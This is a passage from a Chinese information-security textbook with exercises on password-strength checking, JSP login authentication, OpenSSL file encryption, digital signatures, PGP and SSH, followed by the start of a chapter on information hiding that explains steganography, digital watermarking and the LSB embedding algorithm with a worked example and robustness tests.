5. 下面的程序可用于判断设置口令时的强度,请仔细阅读,上机验证,然后进行适当改进。

```
<html>
<table>
        <tr><td><input type="text" id="txtPwd" /></td></tr>
        <tr><td>
            <table id="pwdLever">
                <tr>
                    <td>弱</td>
                    <td>中</td>
                    <td>强</td>
                </tr>
            </table>
        </td></tr>
</table>
<style type="text/css">
```

```
        #pwdLever td
        {
            background-color:Gray;
            width:45px;
            text-align:center;
          }
    </style>
    <script type="text/javascript">
            window.onload=function(){
                var textInput=document.getElementById("txtPwd");
                //给出密码输入框,注册键放开事件
                textInput.onkeyup=function(){
                    var pwdValue=this.value;
                    var num=pwdChange(pwdValue);
                    var tds=document.getElementById("pwdLever").getElementsByTagName("td");
                    //修改密码强度指示条颜色
                    if(num==0 || num==1){
                        tds[0].style.backgroundColor="red";
                        tds[1].style.backgroundColor="gray";
                        tds[2].style.backgroundColor="gray";
                    }
                    else if(num==2){
                        tds[0].style.backgroundColor="red";
                        tds[1].style.backgroundColor="red";
                        tds[2].style.backgroundColor="gray";
                    }
                    else if(num==3){
                        tds[0].style.backgroundColor="red";
                        tds[1].style.backgroundColor="red";
                        tds[2].style.backgroundColor="red";
                    }
                    else {
                        tds[0].style.backgroundColor="gray";
                        tds[1].style.backgroundColor="gray";
                        tds[2].style.backgroundColor="gray";
                    }
                }
            }
            function pwdChange(v){
                var num=0;
                var reg=/\d/;                          //如果有数字
                if(reg.test(v)){
                    num++;
                }
                reg=/[a-zA-Z]/;                        //如果有字母
```

```
            if(reg.test(v)){
                num++;
            }
            reg=/[^0-9a-zA-Z]/;                    //如果有特殊字符
            if(reg.test(v)){
                num++;
            }
            if(v.length<6){                        //如果密码小于 6
                num--;
            }
            return num;
        }
    </script>
</html>
```

6. 基于 B/S 三层体系结构的用户身份验证系统的设计与开发实验。

实验目的：基于 B/S 三层体系结构，实现用户身份验证。能够熟练应用加密解密算法，基本掌握身份验证的整个流程。

实验流程如图 9-10 所示。实验使用 JSP＋Applet＋JavaBean 技术。




图 9-10　程序数据流示意图

程序逻辑结构：

(1) 客户端通过浏览器下载 Applet 和加密解密算法 Jar 包，把密码加密成密文后发往服务器。

(2) 服务器接收到后以调用 JavaBean 组件的方式解密密文，得到密码、连接数据库、查询数据库，对登录信息中的用户名和密码进行验证。

(3) JavaBean 组件。JavaBean 就是一个 Java 类，此 JavaBean 没有图形显示代码，只是完成基本业务逻辑，JavaBean 可以使用 Java 的封装、继承、多态，使用 JavaBean 封装许多重复调用的代码，使用 JavaBean 可以达到显示与业务的分离，显示使用 JSP，业务使用 JavaBean。

(4) Applet 组件。Applet(或 Java 小应用程序)是一种在 Web 环境下运行于客户端的 Java 程序组件。

运行环境：

运行 Windows 操作系统的 PC，具有 Java 语言编译环境。MS SQL Server（选用 Tomcat 搭建 Web 服务器）。

实验要求：编写实验需要的 4 个 JSP 网页页面文件。

(1) 登录页面 login.jsp：使用 Applet 小程序实现信息输入并实现对密码进行加密。

(2) 信息验证页面 login_conf.jsp：使用 JavaBean 技术，在 JSP 代码中实现调用 JavaBean 类，包括解密类（jiemi）和数据库连接类（SqlBean）。

(3) 登录成功主页面 login_success.jsp。

(4) 登录失败提示页面 login_failure.jsp。

编写的文件命名如下：

(1) Applet 程序 abc.java。

(2) 连接数据库类 SqlBean.java。

(3) 加密类 jiami.java。

(4) 解密类 jiemi.java。

请按要求完成实验，给出实验截图。

7. Windows 下使用 OpenSSL 使用练习。

OpenSSL 是一个公共的开源的库，功能非常强大，支持绝大多数加密算法以及 CA 证书的管理和签名。同时它提供了直接可以使用的 SSL API，提供了丰富的应用程序进行测试或其他用途。在安装 OpenSSL 开发包之后，就可以直接利用 OpenSSL 库中的 API 来建立 SSL 连接和 SSL 会话。

(1) 到 http://www.openssl.org/下载 OpenSSL（文件为 openssl-0.9.8zg.tar）并解压到 C：\OpenSSL-Win32。

(2) 生成源文件。建立 MyOpenSSL 目录，在其中建立简单文本文件（例如 test.txt），写入一行文字。

(3) 对源文件进行对称加密。进入 C：\OpenSSL-Win32bin，输入以下命令：

```
openssl enc -des3 -in test.txt -out C:\MyOpenSSL\outtest.des
```

加密文件保存在 C：\MyOpenSSL 文件夹下，自动生成一个 des3 算法加密后的文件 outtest.des。在加密过程中，系统会提示输入保护密码，输入密码后，再次确认（输入密码时屏幕无任何显示）。

(4) 查看加密的文件。输入以下命令：

```
type C:\MyOpenSSL\outtest.des
```

查看加密后的 outtest.des 文件的内容。

(5) 对加密文件进行解密。输入以下命令：

```
openssl enc -des3 -in C:\MyOpenSSL\outtest.des -d -out newtest.txt
```

根据系统提示输入解密密码（即刚才输入的保护密码），对 outtest.des 文件内容进行解密。

(6) 比较解密后的文件和源文件，输入以下命令：

```
type newtest.txt
```

查看解密后的文件内容，判断是否与源文件 test. txt 的内容一致。

8. 数字签名实验。

实验内容：

(1) 计算一个文件的摘要。

(2) 对计算出的摘要进行数字签名。

(3) 对数字签名进行验证。

数字签名的处理过程如下(参见图 9-2)：

(1) 使用摘要对信息进行编码，将发送文件加密产生 128 位(或 160 位)的数字摘要。

(2) 发送方用自己的专用密钥对摘要再加密，形成数字签名；将原文和加密的摘要同时传给对方。

(3) 接收方用发送方的公共密钥对摘要解密，同时对收到的文件用摘要函数产生同一摘要。

(4) 将解密后的摘要和收到的文件在接收方重新加密产生的摘要相互对比，如果两者一致，则说明在传送过程中信息没有被破坏和篡改；否则，说明信息已经失去安全性和保密性。

实验步骤：

(1) 准备一个文件(例如 source. txt)。

(2) 生成一个 RSA 密钥对，并存入文本文件中(如 keypair. txt)。

(3) 编写数字签名程序，完成签名。

(4) 从 keypair. txt 中读入 RSA 密钥对，生成 PublicKey 和 PrivateKey。

(5) 读入文件 source. txt，采用 SHA 算法计算该文件的摘要。

(6) 采用 RSA 算法计算 source. txt 的数字签名，并写入文件中(文件名为 dig. txt)。

(7) 编写程序，完成数字签名的验证。保持 source. txt 不变，对 source. txt 的数字进行验证，确定其完整性；对 source. txt 进行某些修改，再对其进行验证，通过数字签名查看文件是否已被篡改过。

9. PGP 实现邮件加密和签名。

【实验目的及任务】

(1) 了解加密工具 PGP 的原理。

(2) 熟悉 PGP 的简单配置方法。

【实验环境】

安装 PGP 加密软件；主机操作系统为 Windows。

【实验原理】

PGP(Pretty Good Privacy)是一个基于 RSA 公钥加密体系的邮件加密软件。可以用它对邮件加密以防止非授权者阅读，它还能对邮件加上数字签名，从而使收信人可以确信邮件的真实性。使用 PGP 可以安全地和从未见过的人通信，事先并不需要任何保密的渠道用来传递密钥。PGP 采用审慎的密钥管理——一种 RSA 和传统加密的杂合算法，用于数字签名的邮件文摘算法和加密前压缩等，还有一个良好的人机工程设计。PGP 功能强大、速度快且源代码是免费的。

【实验步骤】

本实验使用 PGP 软件对邮件等进行加密和签名。

(1) 使用 PGP 创建密钥对。

① 安装 PGP。

② 计算机重启后，将注册码复制到 PGP License Authorization，在 Passphase 中输入一个 N 位通行码。

③ 打开 PGP DISK，按照步骤创建一对密钥对。

④ 创建密钥对也可如此做：打开 PGP KEYS，选择 KEYS→NEW KEYS，然后按提示做即可。

(2) 导出公钥。打开 PGP KEYS，选择 KEYS→EXPORT 将公钥导出为扩展名为 ASC 的文件，将此文件发给朋友。

(3) 使用 PGP 加密/解密邮件。

① 加密过程：用朋友发来的公钥对邮件加密，选择 PGP Keys→Keys→Import 将公钥导入，用此公钥加密。首先将邮件正文复制到剪贴板，然后单击“开始”→“程序”→PGP→PGPMail→Encrypt&Sign，再将剪贴板的内容粘贴到信件中，即为加密后的密文。

② 解密过程：解密时，复制朋友发过来的密文到剪贴板，然后单击 Decrypt&Verify，输入通行码即可。

(4) 使用 PGP 签名和验证签名：过程同上。

(5) 使用 PGP 加密解密文件：

① 右击要加密的文件，选择 PGP→Encrypt，选择加密文件存放的路径即可。

② 双击 PGP 加密的文件，输入私钥通过短语即可。

【实验结果】

PGP 实现了邮件的加密和签名。

【实验思考】

PGP 加解密邮件的原理是什么?

【源程序】

请自行写出。

10. SSH 安全连接实验

【实验目的】

(1) 加深对密码算法使用的理解。

(2) 了解和体验 Windows 及 Ubuntu 环境下 SSH 的应用。

【实验环境】

(1) SSH 服务端：

Ubuntu(虚拟机)，装有 openSSH、Wireshark、xinetd、telnetd，采用桥接联网(关于桥接联网，请先从网络寻找“VMware 设置桥接上网”的相关资料)。

(2) SSH 客户端：

Windows，装有 Putty 0.60(Windows 下 SSH 登录)。

Ubuntu(虚拟机)，装有 openSSH、Wireshark、xinetd、telnetd (Linux 下 SSH 登录)，采用桥接联网。

【实验内容】

（1）说明实验时 Windows 和 Ubuntu 的版本以及是否安装了 SP。

（2）Windows 远程登录 SSH 服务器采用口令登录和密钥登录。

（3）Ubuntu 远程登录 SSH 服务器采用口令登录和密钥登录。

（4）SSH 应用，包括文件操作和登录过程分析。

（5）通过 Wireshark 捕获数据包，进行 SSH 和 Telnet 协议安全性比较。

（6）以密钥用户登录 Ubuntu，查看～/.ssh/authorized_keys 文件内容，解释其内容含义，说明该文件的用途。

（7）实验总结和分析。

11. 常见的 SSL 中间人攻击的方式有密钥伪造攻击（key manipulation）和降级攻击（downgrade attack）。请查找相关文献资料，了解这两种攻击的危害性与防范技术。

第 10 章　信息隐藏技术

信息隐藏技术是信息安全技术的一个分支，涉及感知科学、信息论、密码学等多个学科领域。本章主要讨论信息隐藏的相关内容，并通过实例介绍数字水印技术中的空域算法和变换域算法。

10.1　信息隐藏概述

10.1.1　信息隐藏定义

信息隐藏(information hiding)是将秘密信息隐藏在另一个非保密的载体(称为隐藏载体，例如文本、图像、音频、视频等)中，使未经授权者不知道其中是否有其他信息隐藏在内，即使知道也难以提取或消除。

信息隐藏与密码学都是把对信息的保护转化为对密钥的保护，但信息隐藏不同于传统的密码学技术。密码学技术主要是研究如何将秘密信息进行特殊的编码，以形成不可识别的密码形式(密文)进行传递；而信息隐藏则主要研究如何将某一秘密信息隐藏于另一公开的信息中，然后通过公开信息的传输来传递秘密信息。密码仅仅隐藏了信息的内容，而信息隐藏不但隐藏了信息的内容，而且隐藏了信息的存在。

在实际应用中，可以把要隐藏的秘密信息进行加密形成加密信息，然后再把加密后的秘密信息嵌入到载体中，从而形成密码学与信息隐藏的紧密结合，增加了信息的破译难度。

信息隐藏技术主要由两部分组成。

(1) 信息嵌入算法。它利用密钥来实现秘密信息的隐藏。

(2) 隐藏信息检测/提取算法(检测器)。它利用密钥从载体中检测/恢复出秘密信息。在密钥未知的前提下，第三者很难从载体中发现、得到或删除秘密信息。

10.1.2　信息隐藏类型

信息隐藏的方法主要有隐写术、数字水印技术、可视密码、潜信道、隐匿协议等。

1. 隐写术

隐写术(Steganography)是将秘密信息隐藏至看上去普通的信息(如数字图像)中进行传送。现有的隐写术主要有：利用高空间频率的图像数据隐藏信息，采用最低有效位方法将信息隐藏到宿主信号中，使用信号的色度隐藏信息的方法，在数字图像的像素亮度的统计模型上隐藏信息的方法，以及 Patchwork 方法等等。当前很多隐写方法是基于文本及其语言的隐写术，如基于同义词替换的文本隐写术、基于文本格式的隐写术等。

2. 数字水印技术

数字水印(digital watermark)技术是将一些标识信息(即数字水印)直接嵌入数字载体(包括多媒体、文档、软件等)当中，但不影响原载体的使用价值，也不容易被人的知觉系统

(如视觉或听觉系统)觉察或注意到。目前主要有两类数字水印：空间数字水印、频率数字水印。空间数字水印的典型代表是最低有效位(LSB)算法，其原理是通过修改表示数字图像的颜色或颜色分量的位平面，调整数字图像中对感知不重要的像素来表达水印的信息以达到嵌入水印的目的。频率数字水印的典型代表是扩展频谱算法，其原理是通过时频分析，根据扩展频谱特性，在数字图像的频率域上选择那些对视觉最敏感的部分，使修改后的系数隐含数字水印的信息。

3. 可视密码技术

可视密码(visual cryptography)技术在恢复秘密图像时不需要任何复杂的密码学计算，而是以人的视觉即可将秘密图像辨别出来。其做法是：产生 n 张不具有任何意义的胶片，任取其中 t 张胶片叠合在一起即可还原出隐藏在其中的秘密信息。该方案其后的改进和发展主要有：使产生的 n 张胶片都有一定的意义，这样做更具有迷惑性；改进了相关集合的构造方法；将针对黑白图像的可视秘密共享扩展到基于灰度和彩色图像的可视秘密共享。

10.1.3 信息隐藏算法

信息隐藏在设计具体的数据嵌入时，一般要考虑嵌入位置、嵌入数据量、嵌入方法、嵌入强度等要素，所以信息隐藏技术的算法一般分为替代算法、信号处理算法、编码算法、统计算法和伪装。

在替代算法中一般包括位平面算法(bit plane methods) 和基于调色板的算法(palette-based methods)；信号处理算法中包括变换算法(transform methods)和扩频技术(spread spectrum techniques)；编码算法中包括量化(quantizing)、抖动(dithering)和差错控制编码(error correcting codes)；统计法是使用假设与验证统计方法(hypothesis testing)；伪装的产生方法是分形技术(fractals)。

在目前研究的信息隐藏算法中，主要集中于空域和变换算法。空域替代方法直接用秘密信息替代载体中的冗余部分。变换域可以分为 DFT 域、DCT 域和 Wavelet 域。

10.1.4 信息隐藏的特点

信息隐藏不同于传统的加密，因为其目的不在于限制正常的数据存取，而在于保证隐藏数据不被侵犯和发现。因此，信息隐藏技术必须考虑正常的信息操作所造成的威胁，即要使秘密信息对正常的数据操作技术具有免疫能力。这种免疫力的关键是要使隐藏信息部分不易被正常的数据操作(如通常的信号变换操作或数据压缩)所破坏。

根据信息隐藏的目的和技术要求，信息隐藏具有下列基本特征：

(1) 隐蔽性。指嵌入信息后在不引起秘密信息质量下降的前提下，不显著改变隐藏载体的外部特征，即不引起人们感官上对隐藏载体变化的察觉，使非法拦截者无法判断是否有秘密信息存在。

(2) 不可测性。指隐藏载体与原始载体具有一致的特性，如具有一致的统计噪声分布等，使非法拦截者无法判断是否有秘密信息。

(3) 透明性。利用人类视觉系统和听觉系统的属性，经过一系列隐藏处理，使隐藏载体没有明显的降质现象，而秘密信息却无法人为地看见或听见。

(4) 鲁棒性。指不因图像文件的某种改动而导致秘密信息丢失的能力，这里所谓“改

动”包括传输过程中的隐藏载体对一般的信号处理(如滤波、增强、重采样、有损压缩、D/A或A/D转换等)、一般的几何变换(如平移、旋转、缩放、分割等)和恶意攻击等情况,即隐藏载体不会因为这些操作而丢失了隐藏的秘密信息。

(5)自恢复性。指经过了一些操作和变换后,可能会使隐藏载体受到较大的破坏,只留下部分数据,在不需要宿主信号的情况下,却仍然能恢复秘密信息的特征。

(6)安全性。指隐藏算法有较强的抗攻击能力,即它必须能够承受一定程度的人为攻击,而使秘密信息不会被破坏。

10.2 数字水印技术

数字水印技术是将一些标识信息(即水印)直接嵌入数字载体当中(包括多媒体、文档、软件等)或是间接表示(修改特定区域的结构),且不影响原载体的使用价值,也不容易被探知和再次修改,但可以被生产方识别和辨认。通过这些隐藏在载体中的信息,可以达到确认内容创建者、购买者、传送秘密信息或者判断载体是否被篡改等目的。数字水印是保护信息安全、实现防伪溯源、版权保护的有效办法,是信息隐藏技术研究领域的重要分支和研究方向。

水印算法主要针对图像数据(某些算法也适合视频和音频数据)。主要算法有空域算法、变换域算法、压缩域算法、Patchwork 算法、NEC 算法、生理模型算法等。本章主要介绍空域算法和变换域算法。

衡量原始图像和重构图像的相似程度的指标是 PSNR(Peak Signal to Noise Ratio,峰值信噪比),PSNR 的单位是分贝(dB),它用来度量水印的不可见性,即原始图像和重构图像的相似程度。PSNR 值越大,就代表失真越少。

评价原始水印和提取出的水印的相似程度的指标是 NC(Normalization Correlation Coefficient,归一化相关系数)。NC 体现原始水印是否偏离原始水印图像。NC 值越接近于1,说明提取出的水印质量越好。一般来说,当 NC 值小于 0.6 时,提取出的水印称为无效水印信息。

实现数字水印的嵌入和提取,通常使用的工具是 MATLAB,或使用 C、Visual C++ 编程。MATLAB 有强大的图像处理工具。在 MATLAB 中,大多数图像用二维数组以矩阵方式存储,矩阵中的一个元素对应于要显示图像的一个像素。一些图像需要用三维数组,如 RGB 格式的图像。

MATLAB 图像函数见第 1 章相关内容。

10.2.1 空域算法

LSB(Least Significant Bit,最低有效位,也称最不显著位)算法是根据人眼的视觉原理将图像水印嵌入到原始图像各像素点的不重要的位,这可保证嵌入的水印是不可见的。

根据亮度公式 $I=0.3R+0.59G+0.11B$,人眼对于图像中的绿色分量最敏感,对蓝色分量最不敏感。绿色分量每改变 1 个单位对人眼的刺激效果,与蓝色分量改变 5 个单位、红色分量改变 2 个单位对人眼的刺激效果等价。折算为二进制,对红色分量改变低两位,对绿色分量改变最低位,或对蓝色分量改变低三位,不会在视觉上有明显的差异。因此可在描述

原始图像每个像素的3个字节中获取2+1+3=6个位空间,用于存储水印信息的位流。由于原始图像的4个完整像素(12B)恰好能容纳3个完整的数字水印字节,因此对于位掩码和位移处理,均可通过预先设定的数组来方便地实现。

LSB算法是一种典型的空间域信息隐藏算法。算法把水印信号逐一插入到原始图像相应像素值的最低几位,相当于叠加了一个能量微弱的信号,因而在视觉上很难察觉。LSB水印的检测是通过待测图像与水印图像的相关运算和统计决策实现的。

但是由于使用了图像不重要的像素位,算法的鲁棒性差,水印信息很容易为滤波、图像量化、几何变形的操作破坏。另外一个常用方法是利用像素的统计特征将信息嵌入像素的亮度值中。

LSB算法嵌入水印的步骤如下:

(1) 将原始载体图像的空域像素值由十进制转换到二进制表示。

(2) 用二进制秘密信息中的每一比特信息替换与之相对应的载体数据的最低有效位。

(3) 将得到的含秘密信息的二进制数据转换为十进制像素值,从而获得含秘密信息的图像。

以某位图原始图像的块图像[255 253 254 253 255 253 252 255 254]为例。首先,将其空域像素值转为二进制:

255　253　254　11111111　11111101　11111110

253　255　253→11111101　11111111　11111101

252　255　254　11111100　11111111　11111110

假设待嵌入的二进制秘密信息序列为[0 1 1 0 0 0 1 0 0],则其低位替换过程如下所示:

11111111　11111101　11111110　1111111**0**　1111110**1**　1111111**1**

11111101　11111111　11111101→1111110**0**　1111111**0**　1111110**0**

11111100　11111111　11111110　1111110**1**　1111111**0**　1111111**0**

最后,将替换后的二进制转换为十进制,过程如下所示:

1111111**0**　1111110**1**　1111111**1**　254　253　255

1111110**0**　1111111**0**　1111110**0**→252　254　252

1111110**1**　1111111**0**　1111111**0**　253　254　254

这样,[254 253 255 252 254 252 253 254 254]就是嵌入了秘密信息的载体块图像。

LSB算法提取水印的步骤如下:

(1) 将得到的隐藏有秘密信息的十进制像素值转换为二进制数据。

(2) 将二进制数据的最低有效位提取出来,即为秘密信息序列。

以上面的载体块图像[254 253 255 252 254 252 253 254 254]为例,先将其像素值转换为二进制:

254　253　255　1111111**0**　1111110**1**　1111111**1**

252　254　252→1111110**0**　1111111**0**　1111110**0**

253　254　254　1111110**1**　1111111**0**　1111111**0**

提取其最低位,过程如下所示:

1111111**0**　1111110**1**　1111111**1**


1111110**0**　1111111**0**　1111110**0** → 0 1 1 0 0 0 1 0 0

1111110**1**　1111111**0**　1111111**0**

则[0 1 1 0 0 0 1 0 0]就是提取的秘密信息。

由于载体图像的每个字节只隐藏一个秘密信息比特，所以只有当载体图像的大小是秘密信息大小的 8 倍以上时才能完整地隐藏秘密信息。

从效果看，人眼很难分辨原始图像和经过 LSB 隐藏后的图像，从而达到了信息隐藏的目的。如图 10-1 所示，图像(a)嵌入了图像(b)，嵌入后的图像为(c)，(a)与(c)的外观的确没有明显差异。这也说明 LSB 算法的不可感知性很高。但是这种顺序嵌入很容易被破解，因此存在着很大的安全隐患，为了解决这一问题，实际应用中往往引入伪随机函数，随机选取图像的像素点，再将信息隐藏进去。



(a) 原始图像　(b) 秘密信息　(c) 嵌入后的图像

图 10-1　LSB 原始图像与嵌入信息后的图像对比

10.2.2　空域算法分析

LSB 虽然算法简单直观，易于实现。但由于是在空域的直接变换，当载体图像面临剪裁、缩放、噪声等的攻击时，水印的完整性值得研究。

1. 剪裁攻击

剪裁就是将图的一块数据设置为 0。对载体图像进行剪裁处理后，提取的水印势必会相应地丢失一部分。由图 10-2 可见，LSB 算法抵抗剪裁攻击的能力是很差的。




(a) 剪裁含水印图像　(b) 剪裁后提取的水印

图 10-2　剪裁对 LSB 算法的影响

2. 压缩攻击

压缩攻击对水印提取的影响也是很大，无论是放大还是缩小，都对水印造成了很大的破

坏,如图 10-3 所示。这说明 LSB 算法对来自空域和频域的攻击抵抗都很弱。



(a) 载体图像缩小1/2时提取的水印



(b) 载体图像放大2倍时提取的水印

图 10-3　图像缩放对水印提取的影响

3. 噪声攻击

给载体图像中加入均值为 0,方差为 0.01 的高斯白噪声,再提取水印,结果如图 10-4 所示。


(a) 载体图像加入高斯白噪声

